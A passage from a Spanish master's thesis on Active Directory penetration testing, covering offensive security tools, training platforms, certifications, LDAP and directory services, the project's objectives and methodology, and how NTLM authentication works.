Msfvenom.

Al igual que la herramienta NMAP, Metasploit se ha ido adaptando a las tecnologías nuevas y emergentes, hasta el punto de disponer de un entorno gráfico multiplataforma denominado Armitage.

Se trata, por tanto, de una herramienta que automatiza las explotaciones a equipos informáticos, dentro del mundo de la seguridad informática ofensiva existe cierto debate sobre el uso de esta, ya que numerosas certificaciones profesionales sobre *pentesting* y/o *hacking ético*, así como expertos en ciberseguridad, prohíben o desaconsejan el uso de la herramienta. Pese a las críticas, no deja ser una magnífica herramienta de explotación de vulnerabilidades que facilita en gran medida la tarea de los *pentesters*.

- **John The Ripper**

Se trata de la herramienta para realizar ataques de fuerza bruta basados en diccionario más utilizada. Desarrollada por el experto ruso en ciberseguridad Alexander Peslyak en el lenguaje de programación C [13], John The Ripper es una herramienta capaz de romper numerosos algoritmos criptográficos de *hash*, considerados inseguros actualmente debido a que incumplen alguna de las seis propiedades de las funciones *hash*, como SHA-1, MD5 o DES, entre otros. Pese a que sea una herramienta para romper funciones *hash*, se diseñó para fines educativos y de investigación, además permite poner de manifiesto la debilidad que puede presentar la política de contraseñas en una organización. Actualmente se trata de una herramienta multiplataforma indispensable para cualquier *pentester*.

- **Aircrack-ng**

Es una suite para auditar la seguridad de redes inalámbricas desarrollada por el experto francés en ciberseguridad Thomas d'Otreppe en el lenguaje de programación C [18]. Aircrack-ng es un analizador de tráfico que trata de romper la seguridad que ofrecían diversos protocolos de cifrado incluidos en el estándar IEEE 802.11 como WEP y WPA/WPA2-PSK. Dispone de una gran cantidad de herramientas, entre las que destacan aquellas más utilizadas para el *pentesting* de redes inalámbricas como airodump-ng, la cual captura los vectores de inicialización, o airmon-ng, que instaura el modo monitor de la tarjeta de red para poder capturar e inyectar vectores de inicialización. Gracias a esta suite es posible realizar numerosos ataques conocidos contra el protocolo de cifrado WEP, el cual se considera inseguro en la actualidad, como Chop-Chop o ARP Replay, así como contra los protocolos de cifrado WPA/WPA2-PSK, como Evil Twin o Clientless PKMID.

- **OWASP ZAP**

Se trata de un escáner de vulnerabilidades para seguridad en plataformas web de código abierto. Se trata de una herramienta creada por el proyecto OWASP en el año 2010 y desarrollada en el lenguaje de programación Java [19]. OWASP-ZAP puede usarse según la tarea que se quiera realizar gracias a las numerosas funciones que incorpora, sin embargo, esta herramienta destaca por utilizarse como proxy para interceptar y/o manipular las peticiones entre el cliente y el servidor web. También se le conoce por tener la capacidad de realizar escaneos automatizados de vulnerabilidades, reportando la vulnerabilidad exacta que encuentra, o por tener la capacidad de realizar tareas de fuzzing.

2.2.3. Plataformas de entrenamiento en pentesting

Hasta ahora hemos explicado aquellos sistemas operativos especializados en seguridad informática ofensiva más utilizados, así como aquellas herramientas que facilitan en gran medida las tareas de *pentesting*. No obstante, tan solo con estos sistemas operativos y herramientas no es suficiente para lograr ser *pentester*, ya que se necesita de ciertos conocimientos y habilidades avanzadas. Es por ello por lo que existen varias plataformas donde poder fortalecer todos esos conocimientos y habilidades en seguridad informática ofensiva.

- **Hack The Box**

Es una plataforma de retos en seguridad informática que se enfoca en la parte más ofensiva de la misma. Fundada por el experto griego en ciberseguridad Haris Pylarinos en el año 2017 [20], esta plataforma se ha ganado la admiración y el respeto de todos los expertos en seguridad informática a escala mundial debido a la gran cantidad de retos que ofrece cuya dificultad varía en función de los conocimientos y habilidades

del usuario. El propio registro a la plataforma es un reto en sí mismo, ya que el usuario debe conseguir el código de invitación.

Una vez dentro de la plataforma, podemos encontrar retos en varias categorías como explotación, análisis forense, criptografía, ingeniería inversa o hacking web, entre otras. Además, no solo ofrece retos, sino que también ofrece una serie de máquinas virtuales con las que poder establecer conexión mediante VPN y enfrentarse a un entorno lo más realista posible, donde deberemos explotar las vulnerabilidades de estas máquinas para conseguir las banderas.

Hack The Box no solo es una plataforma de retos, sino que constituye una de las comunidades de hacking más grandes a nivel mundial, ya que dispone de un foro para la resolución de dudas o una wiki con documentación para estudiar las técnicas más utilizadas y aprender todo lo necesario en seguridad informática ofensiva.

- **Try Hack Me**

Se trata, al igual que la plataforma anterior, de una plataforma de retos en seguridad informática enfocado también en la parte más ofensiva de la misma. Fundada por los expertos británicos en ciberseguridad Ben Spring y Ashu Savani en el año 2018 [21], esta plataforma emergió e irrumpió con fuerza en el mundo de la seguridad informática debido a la gran cantidad de máquinas virtuales de las que dispone preparadas para que sus vulnerabilidades sean explotadas. Pese a que esta plataforma no planteó retos individualizados en seguridad informática ofensiva, uno de sus puntos más fuertes que le ha servido para ganar una gran popularidad es la dificultad tan progresiva que poseen sus máquinas. Además, Try Hack Me se ha tomado el aprendizaje de sus usuarios muy en serio, ofreciendo cursos y módulos para que estos puedan aprender aquello que más les llame la atención de un modo sencillo y entretenido.

- **Atenea**

A diferencia de las anteriores plataformas expuestas, Atenea es una plataforma de retos en seguridad informática desarrollada por el CCN-CERT CNI (Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional, adscrito al Centro Nacional de Inteligencia) en el año 2006 [22], es decir, se trata de una plataforma creada por un organismo de gobierno de España, el cual se encarga de la seguridad informática de las administraciones públicas, los organismos públicos y las empresas estratégicas del país. Como objetivo de concienciación del CCN-CERT, Atenea tiene unos principios muy sólidos orientados a fomentar el aprendizaje y concienciar de los riesgos en seguridad informática siempre en un entorno seguro y por ello, cuenta con una serie de reglas dentro de la plataforma. Esta plataforma está orientada fundamentalmente a ofrecer una serie de retos, como se ha comentado anteriormente, en diferentes ámbitos de la seguridad informática como criptografía y esteganografía, exploiting o forense, entre otros.

2.2.4. Certificaciones profesionales

Actualmente, las certificaciones profesionales son tremendamente valoradas por las organizaciones, tanto de tecnologías de la información y la comunicación (TIC) como de seguridad informática, ya que es algo que les permite a las mismas obtener una garantía de que la persona contratada tiene todas aquellas habilidades y conocimientos que demandan. Por consiguiente, se van a exponer aquellas certificaciones profesionales más valoradas y demandadas en *pentesting*.

- **CEH (Certified Ethical Hacker)**

Se trata de una certificación ofrecida por EC-Council que tiene una gran valoración a nivel mundial [23]. En ella, se pretende que la persona que obtenga la certificación sea capaz de buscar y encontrar vulnerabilidades (en caso de que las hubiera), así como

utilizar las mismas herramientas que utilizarían los cibercriminales, pero de forma legal para ser capaces de auditar y evaluar sistemas informáticos. Pese a que es una certificación enormemente valorada, como se ha comentado anteriormente, la forma de evaluación es completamente teórica a través de un examen que consta de 125 preguntas test de opción múltiple, a resolver en un tiempo de 4 horas, cuya tasa de aprobación varía en función del examen, comprendiendo entre un 60% y un 85% de preguntas correctas. No obstante, esta certificación tiene una variante denominada “CEH Practical”, donde nos encontraríamos ante un examen totalmente práctica, compuesto por 20 retos a superar en un tiempo de 6 horas, cuya tasa de aprobación comprende un 70% de retos correctamente superados. Cabe destacar que se trata de una certificación la cual tiene un periodo de renovación de 3 años y cuyo precio está estimado en 1.800€, sin embargo, el precio puede variar en función del centro de formación que consiga la oferta.

- **OSCP (Offensive Security Certified Professional)**

Es una de las certificaciones más reconocidas, valoradas y demandadas a nivel mundial en el ámbito de la seguridad informática ofensiva. Se trata de una certificación ofrecida por Offensive Security, organización que actualmente mantiene el sistema operativo Kali Linux, como hemos expuesto anteriormente [24]. La certificación OSCP tiene como objetivo potenciar el aprendizaje, así como las habilidades y conocimientos para ejecutar ataques contra una organización de una forma controlada, también tiene como objetivo la búsqueda e identificación de vulnerabilidades, así como la realización de test de intrusión de una forma óptima, entre otras. Para ello, ofrece un curso de formación de preparación a esta certificación denominado “Penetration Testing with Kali Linux (PEN-200)”. A diferencia de la certificación anterior, la certificación OSCP no tiene fecha de caducidad, por lo que una vez conseguida estaremos acreditados de por vida. La forma de evaluación es a través un CTF, en el cual se deberán comprometer 5 máquinas vulnerables, las cuales, en función de su dificultad, otorgarán una serie de puntos, además todas las herramientas automatizadas de explotación de

vulnerabilidades están prohibidas, por lo que todo el proceso de explotación se debe realizar de forma manual. Posteriormente, se deberá redactar un informe de auditoría técnica donde se presenten los resultados de la explotación, teniendo un tiempo total de 2 días, es decir, las primeras 24 horas para comprometer las máquinas y las últimas 24 horas para redactar el informe. La tasa de aprobación de la certificación debe ser mayor o igual a 70 puntos, en caso contrario no podremos obtener la certificación.

El precio de la misma ronda desde los 823€ (999\$) hasta los 1.116€ (1.349\$) en función de la tarifa elegida.

- **eJPT (eLearnSecurity Junior Penetration Tester)**

Es una certificación especialmente acertada para todos aquellos que deseen iniciarse en *pentesting*. Se trata de una certificación ofrecida por eLearnSecurity que tiene como objetivo potenciar todos aquellos conocimientos y habilidades esenciales para realizar un test de intrusión [25]. Al igual que la certificación OSCP, no tiene fecha de caducidad, por lo que una vez conseguida estaremos acreditados de por vida. La forma de evaluación es completamente práctica, ya que tendremos 3 días para resolver 20 retos diseñados para ser lo más parecidos posibles a entornos reales. En esta ocasión y puesto que es una certificación para aquellas personas que deseen iniciarse en *pentesting*, se permiten herramientas automatizadas de explotación de vulnerabilidades. El precio de esta certificación es más económico que las anteriores certificaciones, puesto que su precio se sitúa en torno a los 166€ (200\$).

2.3. Servicio de Directorio

El Servicio de Directorio es un término que se utiliza para referirse a la información contenida de usuarios y recursos que se encuentran en una red informática, la cual se basa en una serie de atributos, sin embargo, no solo se considera Servicio de Directorio a dicha información, sino que también lo compone todo aquel hardware y software que gestiona la información, o incluso las aplicaciones que trabajan con ella. Por tanto, se puede afirmar que un Servicio de

Directorio es una infraestructura tecnología compartida de información que permite administrar y organizar componentes y recursos comunes de una red informática, entre los que se pueden incluir usuarios, grupos, impresoras, carpetas, etc., denominados objetos. Aunque el Servicio de Directorio bien sea una base de datos optimizada para accesos de lectura, es un error común tomarlo como una base de datos relacional de propósito general.

Su modelo de servicio está basado en el estándar X.500 [26], aprobado por primera vez en el año 1988 y creado por el Sector de Normalización de las Telecomunicaciones de la Unión Internacional de Telecomunicaciones (UIT-T). Posteriormente, la Organización Internacional de Normalización (ISO) lo incorporó al estándar ISO/IEC 9594 [27].

Este estándar organiza los objetos del Servicio de Directorio de una forma jerárquica, lo que permite una búsqueda fácilmente escalable, aunque se hayan almacenado grandes cantidades de información, formando un árbol. La forma de implementar esta organización es mediante el Protocolo Ligero de Acceso a Directorios (LDAP), el cual es un protocolo a nivel de aplicación dentro del modelo de capas del modelo TCP/IP. La versión actual del protocolo es LDAPv3, definido en el RFC 4511 [28]. En cuanto a la forma de estructuración de la información que utiliza este protocolo, las entradas almacenadas se representan en objetos, como se ha comentado anteriormente, estos objetos pueden representar un conjunto real o abstracto, es decir, pueden representar a una persona real, un ordenador, una impresora, un departamento, etc. En la Figura 2 es posible observar de una forma gráfica la estructuración en forma de árbol mencionada, donde también es posible apreciar los objetos que pertenecen al árbol.




Figura 2. Estructuración del protocolo LDAP

Cada objeto dispondrá de una serie de atributos que le permite ser reconocido e indexado dentro de la estructura jerárquica en árbol. Entre los atributos que se suelen utilizar de forma regular se encuentran:

- **Domain Name (dn):** Nombre de la entrada, no es ningún atributo y por tanto no forma parte de esta, solo representa la entrada.
- **User ID (uid):** Atributo que representa la identificación única del objeto.
- **Common Name (cn):** Atributo que representa el nombre distinguido del objeto.
- **Domain Component (dc):** Atributo que representa el dominio al cual pertenece el objeto.

- **Organizational Unit (ou):** Atributo que representa al departamento o sección a la cual pertenece el objeto dentro del dominio.
- **objectClass:** Atributo que representa el tipo del objeto.
- **givenName:** Atributo que representa el nombre de pila del objeto.
- **Surname (sn):** Atributo que representa el apellido del objeto.

La forma de representar las entradas dentro del protocolo LDAP es mediante el formato LDAP Data Interchange Format (LDIF), ya que LDAP es un protocolo binario. Este formato utilizará los atributos mencionados para crear las entradas dentro de la estructura jerárquica y posteriormente la tecnología que implemente el Servicio de Directorio realizará la traducción a formato binario para que se materialice. En la Figura 3, es posible apreciar un ejemplo de una entrada simple en formato LDIF donde se aprecian todos aquellos atributos mencionados anteriormente.

```
1. dn: uid=alwars,ou=Cybersecurity,dc=example,dc=net
2. uid: alwars
3. cn: Álvaro Temporal
4. givenname: Álvaro
5. sn: Temporal
6. mail: alwars@cybersecurity.example.net
7. objectClass: inetOrgPerson
8. objectClass: organizationalPerson
9. objectClass: person
10. objectClass: top
```

Figura 3. Ejemplo de entrada de directorio en formato LDIF

2.3.1. Tecnologías que implementan el Servicio de Directorio

Una vez comprendido como funciona, a grandes rasgos, el Servicio de Directorio, existen tecnologías y aplicaciones que basándose en el protocolo LDAP, han sido capaces de llevar este servicio más allá haciéndolo interoperable en entornos reales. A continuación, se van a exponer todas aquellas tecnologías que implementan este servicio, las cuales son las más utilizadas actualmente en entornos empresariales reales.

▪ Active Directory

Active Directory, o comúnmente conocido como AD, es la implementación del Servicio de Directorio que fue realizada por la compañía Microsoft, cuya primera versión fue utilizada para Windows Server 2000, posteriormente se ha ido mejorando con cada nuevo lanzamiento del sistema operativo Windows Server [29].

La compañía Microsoft desarrolló *Active Directory* en base a un Servicio de Directorio cuyo funcionamiento es similar a las infraestructuras LDAP, es decir, *Active Directory* conforma una base de datos distribuida que permite almacenar los recursos de una red (objetos) con la finalidad de facilitar su administración. Por consiguiente, un usuario podrá utilizar los servicios que ofrece *Active Directory* para consultar el listado de servidores o impresoras disponibles, entre otras acciones. Precisamente, el servidor de directorio que ofrece dichos servicios se denomina controlador de dominio, el cual se encarga de autenticar y autorizar a todos los usuarios y equipos existentes en una red implementada por *Active Directory*. Además, este Servicio de Directorio, facilita en gran medida la administración de toda la red, ya que puede establecer políticas de seguridad de manera globalizada en toda la red, así como la instalación de actualizaciones de seguridad.

Una vez se tiene una visión general de que es y en que consiste *Active Directory*, se van a exponer una serie de conceptos necesarios:

- **Dominio:** Se trata de la estructura lógica principal. Contiene todos los objetos que conforman los subconjuntos administrativos.
- **Protocolo DNS:** Este protocolo es de vital importancia para *Active Directory*, ya que es utilizado para la resolución de nombres de dominios.
- **Controlador de dominio (DC):** Se trata de un equipo informático que está ejecutando alguna versión del sistema operativo Windows Server y contiene la base de datos de objetos del directorio para un determinado dominio, así como

toda aquella información relativa a su seguridad. Es el equipo encargado de la autenticación de objetos dentro del dominio.

- **Árbol:** Es un conjunto de dominios que se encuentran organizados siguiendo una jerarquía dentro de un espacio de nombres DNS común.
- **Bosque:** Es un conjunto de árboles que siguen una estructura jerárquica. Los bosques están conectados entre sí gracias a las relaciones de confianza. Estas relaciones de confianza los diferentes dominios pueden compartir recursos.
- **Relaciones de confianza:** Son relaciones entre dominios, árboles y bosques, lo que permite a un usuario de un dominio autenticarse en otro dominio y acceder a sus recursos. Existen las relaciones de confianza unidireccionales y bidireccionales.




Figura 4. Representación lógica de una estructura de Active Directory

En la Figura 4 se muestra una representación lógica de la estructura y organización de *Active Directory*, donde podemos encontrar dominios, arboles, así como un bosque y sus relaciones de confianza. Asimismo, *Active Directory* utiliza diferentes protocolos como LDAP, el cual hemos expuesto anteriormente, DNS o DHCP, entre otros. Respecto a la autenticación, es capaz de soportar tanto el protocolo Kerberos, como el protocolo NT LAN Manager (NTLM), siendo Kerberos el protocolo preferido para la autenticación.

- **Open LDAP**

OpenLDAP se trata de una alternativa a *Active Directory*. Es una implementación de software libre del protocolo LDAP realizada por el Proyecto *OpenLDAP*, cuya primera versión surgió en el año 1998 en la Universidad de Michigan (Estados Unidos) [30]. *OpenLDAP* es una implementación multiplataforma, es decir, una de las grandes ventajas que presenta *OpenLDAP* frente a otras implementaciones de software libre es que los sistemas que son capaces de soportarla son los más utilizados actualmente (Windows, Linux, Mac, Solaris, etc.).

El funcionamiento de este Servicio de Directorio resulta extremadamente similar a la implementación existente del protocolo LDAP, ya en sus inicios *OpenLDAP* era un clon del protocolo LDAP, cuya finalidad era mejorarlo y evolucionarlo. Aunque se puede utilizar para diferentes acciones como la construcción y el desarrollo de una infraestructura de clave pública, la acción más común es la administración centralizada de usuarios.

- **Apache Directory**

Apache Directory es, de nuevo, una alternativa a *Active Directory*. Es un proyecto de Apache Software Foundation que surgió en 2002 [31]. Actualmente, esta implementación del Servicio de Directorio está compuesto principalmente por tres subproyectos:

- **Apache Server:** Se trata de un servidor LDAPv3 implementado en Java compatible con el protocolo Kerberos. Permite una configuración sencilla gracias al formato LDIF e incluye soportes para crear políticas de contraseñas. Además, se trata de un servidor multiplataforma compatible con la mayoría de los sistemas utilizados en la actualidad (Windows, Linux, Mac).
- **Apache Directory Studio:** Es entorno de desarrollo integrado basado en Eclipse RCP que permite editar y desarrollar nuevas funcionalidades en el servidor LDAPv3.
- **Apache API LDAP:** Se trata de la interfaz de programación de aplicaciones de Apache Directory LDAP que pretende reemplazar la interfaz de programación de aplicaciones de Java para Servicios de Directorio (JNDI), así como las demás interfaces LDAP existentes (jLDAP, Mozilla LDAP API, etc.). Esta API no solo va dirigida a servidores de Apache Directory, sino que va dirigida a cualquier servidor LDAP.

3. Objetivos y metodología del proyecto

3.1. Objetivos

Lo que se pretende con este proyecto es desplegar un entorno basado en *Active Directory*, que presente múltiples vulnerabilidades para demostrar como un atacante, fuera del entorno de directorio activo, puede llegar a comprometer todo el entorno para hacerse con el control del administrador de dominio. Gracias a este proyecto, es posible poner de manifiesto todas aquellas vulnerabilidades conocidas, así como errores de configuración que nos llevan a que un atacante pueda vulnerar la seguridad y comprometer el directorio activo.

Por tanto, el objetivo general que persigue el proyecto se trata de la creación de un entorno vulnerable de directorio activo, mediante *Active Directory*, que ponga de manifiesto vulnerabilidades conocidas y errores de configuración, para así poder realizar varios test de intrusión (*pentesting*) que comprometan el entorno en su totalidad.

▪ **Objetivos específicos**

1. Entender las vulnerabilidades conocidas de *Active Directory*
2. Facilitar la comprensión del análisis de vulnerabilidades, a través de las diferentes vulnerabilidades que presenta el entorno.
3. Mejorar y potenciar los conocimientos en seguridad informática ofensiva.
4. Reforzar las habilidades de *pentesting* y *hacking ético*.
5. Indagar entre las diferentes herramientas de seguridad informática ofensiva que apliquen al *pentesting* de *Active Directory*.
6. Explotar las vulnerabilidades para analizar el impacto que provoca sobre el entorno.

3.2. Metodología

Para elaborar el presente proyecto como parte del Trabajo Fin de Máster (TFM), se ha recogido una gran cantidad de información sobre ataques a sistemas y redes de Microsoft. Gran parte de la información recogida trata sobre técnicas y herramientas para la explotación de vulnerabilidades conocidas, así como todos aquellos conceptos para la realización de un *pentesting* que merece la pena conocer. Cabe destacar una gran fuente de información y conocimiento corresponde a los libros de la editorial OxWord: “*Hacking Windows: Ataques a sistemas y redes Microsoft*” [32] y “*Ethical Hacking: Teoría y práctica para la realización de un pentesting*” [33]; no obstante, también se ha obtenido una gran cantidad de información, conocimiento, técnicas y herramientas de aquellas máquinas vulnerables publicadas en la plataforma Hack The Box que tienen relación con *Active Directory*, como pueden ser las máquinas “*Sauna*” [34] o “*Resolute*” [35], entre otras.

Posteriormente, y una vez se ha recopilado toda la información, conocimientos, técnicas y herramientas, se realizó un análisis y se seleccionaron aquellos ataques conocidos a *Active Directory*, así como las técnicas y herramientas que hacen posible el ataque, considerando el mayor impacto posible dentro del mismo.

Una vez seleccionados los ataques, tocaba construir el entorno controlado mediante máquinas virtuales que nos serviría como laboratorio de pruebas de todos aquellos ataques seleccionados. Se definirán cuales son los objetivos fundamentales en este tipo de entornos, así como se clasificarán los activos críticos y las cuentas dentro del dominio que se consideran importantes. La utilización de las diferentes técnicas implicará que se abusen de protocolos de autenticación como NTLM o Kerberos. También se tratará de identificar todas aquellas cuentas locales que se generan por defecto en un servidor Windows a la hora de generar el dominio, ya que también se abusará de estas cuentas para tratar de comprometer el entorno.

Tras la finalización de cada uno de los ataques, se redactarán una serie de mitigaciones y conclusiones del ataque en cuestión. En la Figura 5, es posible apreciar un diagrama de la metodología seguida para la realización del proyecto.




Figura 5. Metodología seguida para la realización del proyecto

4. Desarrollo del proyecto

En el capítulo actual se explicarán todos aquellos conceptos previos considerados necesarios para la correcta comprensión del proyecto. Posteriormente, se detallará el entorno de pruebas de *Active Directory* utilizado en este capítulo para seguidamente, explicar todos aquellos ataques de explotación y post-explotación realizados en dicho entorno. Finalmente, se explicarán aquellas medidas de mitigación que podríamos implantar para reducir el impacto.

4.1. Conceptos previos

- **NT LAN Manager (NTLM)**

NT LAN *Manager* (NTLM) [36] se trata de un protocolo de autenticación desarrollado por Microsoft para la comunicación entre máquinas Windows. Este protocolo surgió como mejora del protocolo LAN *Manager* (LM), el cual fue sumamente utilizado por Microsoft, aunque este no fue el desarrollador, ya que su inventor fue la organización IBM. Cabe destacar que el protocolo LM es un protocolo que tan solo se encuentra habilitado por defecto en sistemas Windows XP y Windows Server 2003, además es un protocolo obsoleto ya que se considera inseguro.

NTLM, es un protocolo que permite la autenticación mediante desafío/respuesta, por lo que no es necesario enviar la contraseña ya que en su lugar se realiza una operación matemática para demostrar la veracidad del cliente ante el servidor.

Gracias a la Figura 6, es posible detallar de forma gráfica el proceso de autenticación NTLM en un entorno de *Active Directory*:

1. El usuario accede a su máquina e introduce sus credenciales de inicio de sesión, es decir, su nombre de usuario, contraseña y nombre de dominio de *Active Directory*. La máquina del cliente crea un *hash* de la contraseña y elimina la contraseña en texto plano.

2. La máquina del cliente envía al servidor su petición de autenticación junto con su nombre de usuario y el dominio contra el que se quiere autenticar.
3. El servidor genera un número aleatorio y se lo envía a la máquina del cliente a modo de desafío.
4. La máquina del cliente recibe el número aleatorio, lo cifra utilizando el *hash* de la contraseña del usuario y lo envía al servidor a modo de respuesta a su desafío.
5. El servidor recibe la respuesta por parte de la máquina del cliente, obtiene el nombre de usuario, el desafío enviado y la respuesta recibida. Es entonces cuando suponemos que el servidor también es el controlador de dominio y por tanto contiene todas las credenciales de todos los usuarios del dominio. Comprueba el nombre de usuario, busca y recupera el *hash* de la contraseña asociada a dicho usuario en su base de datos y cifra el desafío enviado. Acto seguido, realiza una comparación de las respuestas, si ambas respuestas son idénticas la autenticación se considera correcta.

